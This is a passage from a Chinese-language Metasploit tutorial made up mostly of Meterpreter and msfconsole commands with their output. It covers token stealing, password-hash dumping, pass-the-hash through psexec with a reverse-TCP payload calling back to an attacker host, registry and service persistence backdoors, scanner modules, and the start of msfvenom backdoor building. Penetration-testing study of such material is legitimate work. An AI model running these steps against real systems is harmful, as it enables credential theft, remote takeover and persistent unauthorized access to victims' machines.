[-] Warning: Not currently running as SYSTEM, not all tokens will be available
             Call rev2self if primary process token is SYSTEM
[+] Delegation token available
[+] Successfully impersonated user NT AUTHORITY\SYSTEM
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```

先知社区

2） steal_token 窃取令牌

steal_token <pid 值>　　#从指定进程中窃取 token，　先 ps

drop_token　#删除窃取的 token



```
meterpreter > ps

Process List
============

 PID   PPID  Name               Arch  Session  User                          Path
 ---   ----  ----               ----  -------  ----                          ----
 0     0     [System Process]
 4     0     System             x86   0        NT AUTHORITY\SYSTEM
 260   540   VBoxTray.exe       x86   1        HUSTIS\bob                    C:\WINDOWS\system32\VBoxTray.exe
 364   4     smss.exe           x86   0        NT AUTHORITY\SYSTEM           \SystemRoot\System32\smss.exe
 492   1668  cmd.exe            x86   0        HUSTIS\Administrator          C:\WINDOWS\system32\cmd.exe
 508   492   conime.exe         x86   0        HUSTIS\Administrator          C:\WINDOWS\system32\conime.exe
 516   1232  wscntfy.exe        x86   1        HUSTIS\bob                    C:\WINDOWS\system32\wscntfy.exe
 540   1260  explorer.exe       x86   1        HUSTIS\bob                    C:\WINDOWS\Explorer.EXE
 588   364   csrss.exe          x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 592   1052  cmd.exe            x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\cmd.exe
 612   364   winlogon.exe       x86   0        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 656   612   services.exe       x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\services.exe
 668   612   lsass.exe          x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\lsass.exe
 824   656   VBoxService.exe    x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\VBoxService.exe
 872   656   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\svchost.exe
 960   656   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1052  656   svchost.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\System32\svchost.exe
 1100  656   svchost.exe        x86   0        NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS\system32\svchost.exe
 1144  656   svchost.exe        x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\system32\svchost.exe
 1232  364   winlogon.exe       x86   1        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\winlogon.exe
 1272  656   alg.exe            x86   0        NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS\System32\alg.exe
 1288  364   csrss.exe          x86   1        NT AUTHORITY\SYSTEM           \??\C:\WINDOWS\system32\csrss.exe
 1420  656   spoolsv.exe        x86   0        NT AUTHORITY\SYSTEM           C:\WINDOWS\system32\spoolsv.exe
 1568  540   ctfmon.exe         x86   1        HUSTIS\bob                    C:\WINDOWS\system32\ctfmon.exe
 1592  1052  wscntfy.exe        x86   0        HUSTIS\Administrator          C:\WINDOWS\system32\wscntfy.exe
 1612  1232  logon.scr          x86   1        HUSTIS\bob                    C:\WINDOWS\System32\logon.scr
 1668  1616  explorer.exe       x86   0        HUSTIS\Administrator          C:\WINDOWS\Explorer.EXE
 1816  1668  VBoxTray.exe       x86   0        HUSTIS\Administrator          C:\WINDOWS\system32\VBoxTray.exe
 1836  1668  ctfmon.exe         x86   0        HUSTIS\Administrator          C:\WINDOWS\system32\ctfmon.exe
 1980  540   cmd.exe            x86   1        HUSTIS\bob                    C:\WINDOWS\system32\cmd.exe
 2036  1980  conime.exe         x86   1        HUSTIS\bob                    C:\WINDOWS\system32\conime.exe

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > steal_token 492
Stolen token with username: HUSTIS\Administrator
meterpreter > drop_token
Relinquished token, now running as: HUSTIS\Administrator
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```


0x13 哈希利用

1） 获取哈希

use priv #加载 priv 扩展


run post/windows/gather/hashdump #hashdump 获取所有用户名和密码哈希

#需要 SYSTEM 权限



```
meterpreter > run post/windows/gather/hashdump

[*] Obtaining the boot key...
[*] Calculating the hboot key using SYSKEY d829146d3152624130a7f240eba0efcc...
[*] Obtaining the user list and keys...
[*] Decrypting user keys...
[*] Dumping password hints...

No users with password hints on this system

[*] Dumping password hashes...


Administrator:500:09c5e88f883976b5aad3b435b51404ee:43d7c3edc327614263328644153b24bd:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:816a4f747d55479f25259b7ace040ed7:6fec9a45c7bb075c9b438105d7ad8bc9:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:70b42b6cf0f1d2b6ba62da6fa96fa482:::
test:1004:09c5e88f883976b5aad3b435b51404ee:43d7c3edc327614263328644153b24bd:::
bob:1005:e52cac67419a9a22664345140a852f61:a9fdfa038c4b75ebc76dc855dd74f0da:::
```

run post/windows/gather/smart_hashdump



```
meterpreter > run post/windows/gather/smart_hashdump

[*] Running module against HUSTIS
[*] Hashes will be saved to the database if one is connected.
[+] Hashes will be saved in loot in JtR password file format to:
[*] /root/.msf4/loot/20200605014431_default_192.168.56.102_windows.hashes_306926.txt
[*] Dumping password hashes...
[*] Running as SYSTEM extracting hashes from registry
[*]     Obtaining the boot key...
[*]     Calculating the hboot key using SYSKEY d829146d3152624130a7f240eba0efcc...
[*]     Obtaining the user list and keys...
[*]     Decrypting user keys...
[*]     Dumping password hints...
[*]     No users with password hints on this system
[*]     Dumping password hashes...
[+]     Administrator:500:09c5e88f883976b5aad3b435b51404ee:43d7c3edc327614263328644153b24bd:::
[+]     HelpAssistant:1000:816a4f747d55479f25259b7ace040ed7:6fec9a45c7bb075c9b438105d7ad8bc9:::
[+]     SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:70b42b6cf0f1d2b6ba62da6fa96fa482:::
[+]     test:1004:09c5e88f883976b5aad3b435b51404ee:43d7c3edc327614263328644153b24bd:::
[+]     bob:1005:e52cac67419a9a22664345140a852f61:a9fdfa038c4b75ebc76dc855dd74f0da:::
```

2）PSExec 哈希传递

通过 smart_hashdump 获取用户哈希后，可以利用 psexec 模块进行哈希传递攻击。

前提条件：①开启 445 端口 smb 服务；②开启 admin$共享

msf > use exploit/windows/smb/psexec

msf > set payload windows/meterpreter/reverse_tcp

msf > set LHOST 192.168.159.134

msf > set LPORT 443


msf > set RHOST 192.168.159.144

msf >set SMBUser Administrator


msf >set SMBPass aad3b4*****04ee:5b5f00*****c424c

msf >set SMBDomain WORKGROUP #域用户需要设置 SMBDomain

msf >exploit



```
msf > use exploit/windows/smb/psexec
msf exploit(windows/smb/psexec) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf exploit(windows/smb/psexec) > set LHOST 192.168.159.134
LHOST => 192.168.159.134
msf exploit(windows/smb/psexec) > set LPORT 443
LPORT => 443
msf exploit(windows/smb/psexec) > set RHOST 192.168.159.144
RHOST => 192.168.159.144
```



```
msf exploit(windows/smb/psexec) > set SMBUser Administrator
SMBUser => Administrator
msf exploit(windows/smb/psexec) > set SMBPass aad3b435b[redacted]1404ee:5b5f00d992[redacted]424c
SMBPass => aad3b43[redacted]35b51404ee:5b5f00d992b[redacted]c424c
msf exploit(windows/smb/psexec) > exploit

[*] Started reverse TCP handler on 192.168.159.134:443
[*] 192.168.159.144:445 - Connecting to the server...
[*] 192.168.159.144:445 - Authenticating to 192.168.159.144:445 as user 'Administrator'...
[*] 192.168.159.144:445 - Selecting PowerShell target
[*] 192.168.159.144:445 - Executing the payload...
[+] 192.168.159.144:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (179779 bytes) to 192.168.159.144
[*] Meterpreter session 1 opened (192.168.159.134:443 -> 192.168.159.144:49200) at 2017-12-13 05:05:31 -0500

meterpreter > shell
Process 600 created.
Channel 1 created.
Microsoft Windows [°汾 6.1.7601]
°鑻£ (c) 2009 Microsoft Corporation¡£±£´£Ë{¡£

C:\Windows\system32>whoami
whoami
nt authority\system

C:\Windows\system32>
```

0x14 后门植入

metasploit 自带的后门有两种方式启动的, 一种是通过启动项启动(persistence), 一种是通过服务启动(metsvc), 另外还可以通过 persistence_exe 自定义后门文件。


1) persistence 启动项后门

在 C:\Windows\Temp\ (C:\Users***\AppData\Local\Temp\)目录下，上传一个 vbs

脚本

在注册表 HKLM\Software\Microsoft\Windows\CurrentVersion\Run\加入开机启动项


run persistence -h　#查看帮助



```
meterpreter > run persistence -h

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
Meterpreter Script for creating a persistent backdoor on a target host.

OPTIONS:

    -A        Automatically start a matching exploit/multi/handler to connect to the agent
    -L <opt>  Location in target host to write payload to, if none %TEMP% will be used.
    -P <opt>  Payload to use, default is windows/meterpreter/reverse_tcp.
    -S        Automatically start the agent on boot as a service (with SYSTEM privileges)
    -T <opt>  Alternate executable template to use
    -U        Automatically start the agent when the User logs on
    -X        Automatically start the agent when the system boots
    -h        This help menu
    -i <opt>  The interval in seconds between each connection attempt
    -p <opt>  The port on which the system running Metasploit is listening
    -r <opt>  The IP of the system running Metasploit listening for the connect back
```

run persistence -X -i 5 -p 6661 -r 192.168.56.102

#-X 指定启动的方式为开机自启动，-i 反向连接的时间间隔(5s)　–r 指定攻击者的 IP



```
meterpreter > run persistence -X -i 5 -p 6661 -r 192.168.56.102

[!] Meterpreter scripts are deprecated. Try exploit/windows/local/persistence.
[!] Example: run exploit/windows/local/persistence OPTION=value [...]
[*] Running Persistence Script
[*] Resource file for cleanup created at /root/.msf4/logs/persistence/HUSTIS_20200605.4326/HUSTIS_20200605.4326.rc
[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=192.168.56.102 LPORT=6661
[*] Persistent agent script is 99677 bytes long
[+] Persistent Script written to C:\WINDOWS\TEMP\HNbdXYzoCWWTH.vbs
[*] Executing script C:\WINDOWS\TEMP\HNbdXYzoCWWTH.vbs
[+] Agent executed with PID 3408
[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\oqzJXRRA
[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\oqzJXRRA
```

连接后门

msf > use exploit/multi/handler

msf > set payload windows/meterpreter/reverse_tcp

msf > set LHOST 192.168.56.101

msf > set LPORT 6661

msf > exploit


2)metsvc 服务后门

在 C:\Windows\Temp\ (C:\Users***\AppData\Local\Temp\) 上传了三个文件


（metsrv.x86.dll、metsvc-server.exe、metsvc.exe），通过服务启动，服务名为 meterpreter

run metsvc –h　　# 查看帮助

run metsvc –A　　#自动安装后门



```
meterpreter > run metsvc -A

[!] Meterpreter scripts are deprecated. Try post/windows/manage/persistence_exe.
[!] Example: run post/windows/manage/persistence_exe OPTION=value [...]
[*] Creating a meterpreter service on port 31337
[*] Creating a temporary installation directory C:\Users\lltest\AppData\Local\Temp\tkKPRcSYyuUED...
[*]  >> Uploading metsrv.x86.dll...
[*]  >> Uploading metsvc-server.exe...
[*]  >> Uploading metsvc.exe...
[*] Starting the service...
         * Installing service metsvc
 * Starting service
Service metsvc successfully installed.

[*] Trying to connect to the Meterpreter service at 192.168.159.144:31337...
```



计算机 ▸ Win7 (C:) ▸ 用户 ▸ lltest ▸ AppData ▸ Local ▸ Temp ▸ tkKPRcSYyuUED
(E) 查看(V) 工具(T) 帮助(H)
包含到库中 ▾ 共享 ▾ 新建文件夹
问的位置
载
服务
文件(F) 操作(A) 查看(V) 帮助(H)
常规 登录 恢复 依存关系

名称	修改日期	类型	大小
metsrv.dll	2018/3/25 21:07	应用程序扩展	175 KB
metsvc	2018/3/25 21:07	应用程序	60 KB
metsvc-server	2018/3/25 21:07	应用程序	44 KB

Meterpreter 的属性(本地计算机)

服务名称: metsvc

显示名称: Meterpreter

描述:

可执行文件的路径:
“C:\Users\lltest\AppData\Local\Temp\tkKPRcSYyuUED\metsvc.exe

启动类型(E): 自动

称	描述	状态	启动类型
DNS Client	DNS...	已启动	自动
Group Policy Cli...	该服...	已启动	自动
IKE and AuthIP I...	IKEE...	已启动	自动
KuaizipUpdateC...	快压...	已启动	自动
Meterpreter		已启动	自动
Multimedia Clas...	基于...	已启动	自动
Network Locatio...	收集...	已启动	自动

连接后门


msf > use exploit/multi/handler

msf > set payload windows/metsvc_bind_tcp

msf > set RHOST 192.168.159.144

msf > set LPORT 31337

msf > exploit



```
msf >
msf > use exploit/multi/handler
msf exploit(multi/handler) > set payload windows/metsvc_bind_tcp
payload => windows/metsvc_bind_tcp
msf exploit(multi/handler) > set RHOST 192.168.159.144
RHOST => 192.168.159.144
msf exploit(multi/handler) > set LPORT 31337
LPORT => 31337
msf exploit(multi/handler) > exploit

[*] Started bind handler
[*] 192.168.159.144 - Meterpreter session 7 closed.  Reason: Died
[*] Meterpreter session 7 opened (127.0.0.1 -> 192.168.159.144:31337) at 2017-12-12 16:00:26 -0500
```

0x15 扫描脚本

扫描的脚本位于:

/usr/share/metasploit-framework/modules/auxiliary/scanner/

扫描的脚本较多，仅列几个代表:

use auxiliary/scanner/http/dir_scanner

use auxiliary/scanner/http/jboss_vulnscan

use auxiliary/scanner/mssql/mssql_login

use auxiliary/scanner/mysql/mysql_version

use auxiliary/scanner/oracle/oracle_login

参考:


https://null-byte.wonderhowto.com/how-to/hack-like-pro-ultimate-command-cheat-sheet-for-metasploits-meterpreter-0149146/
https://thehacktoday.com/metasploit-commands/
https://www.offensive-security.com/metasploit-unleashed/fun-incognito/
https://www.offensive-security.com/metasploit-unleashed/persistent-netcat-backdoor/
https://www.offensive-security.com/metasploit-unleashed/privilege-escalation/
http://www.hackingarticles.in/7-ways-to-privilege-escalation-of-windows-7-pc-bypass-uac/
https://www.offensive-security.com/metasploit-unleashed/psexec-pass-hash/
http://wooyun.jozxing.cc/static/drops/tips-2227.html

六、msfvenom

0x01 制作后门程序

msfvenom -l payloads | grep windows | grep tcp


msfvenom -p windows/meterpreter/reverse_tcp --list-options



```
kali@kali:~$ msfvenom -p windows/meterpreter/reverse_tcp --list-options
Options for payload/windows/meterpreter/reverse_tcp:
=========================

       Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
     Module: payload/windows/meterpreter/reverse_tcp
   Platform: Windows
       Arch: x86
Needs Admin: No
 Total size: 283
       Rank: Normal

Provided by:
    skape <mmiller@hick.org>
    sf <stephen_fewer@harmonysecurity.com>
    OJ Reeves
    hdm <x@hdm.io>

Basic options:
Name      Current Setting  Required  Description
----      ---------------  --------  -----------
EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST                      yes       The listen address (an interface may be specified)
LPORT     4444             yes       The listen port

Description:
  Inject the meterpreter server DLL via the Reflective Dll Injection
  payload (staged). Connect back to the attacker

Advanced options for payload/windows/meterpreter/reverse_tcp:
=========================
```

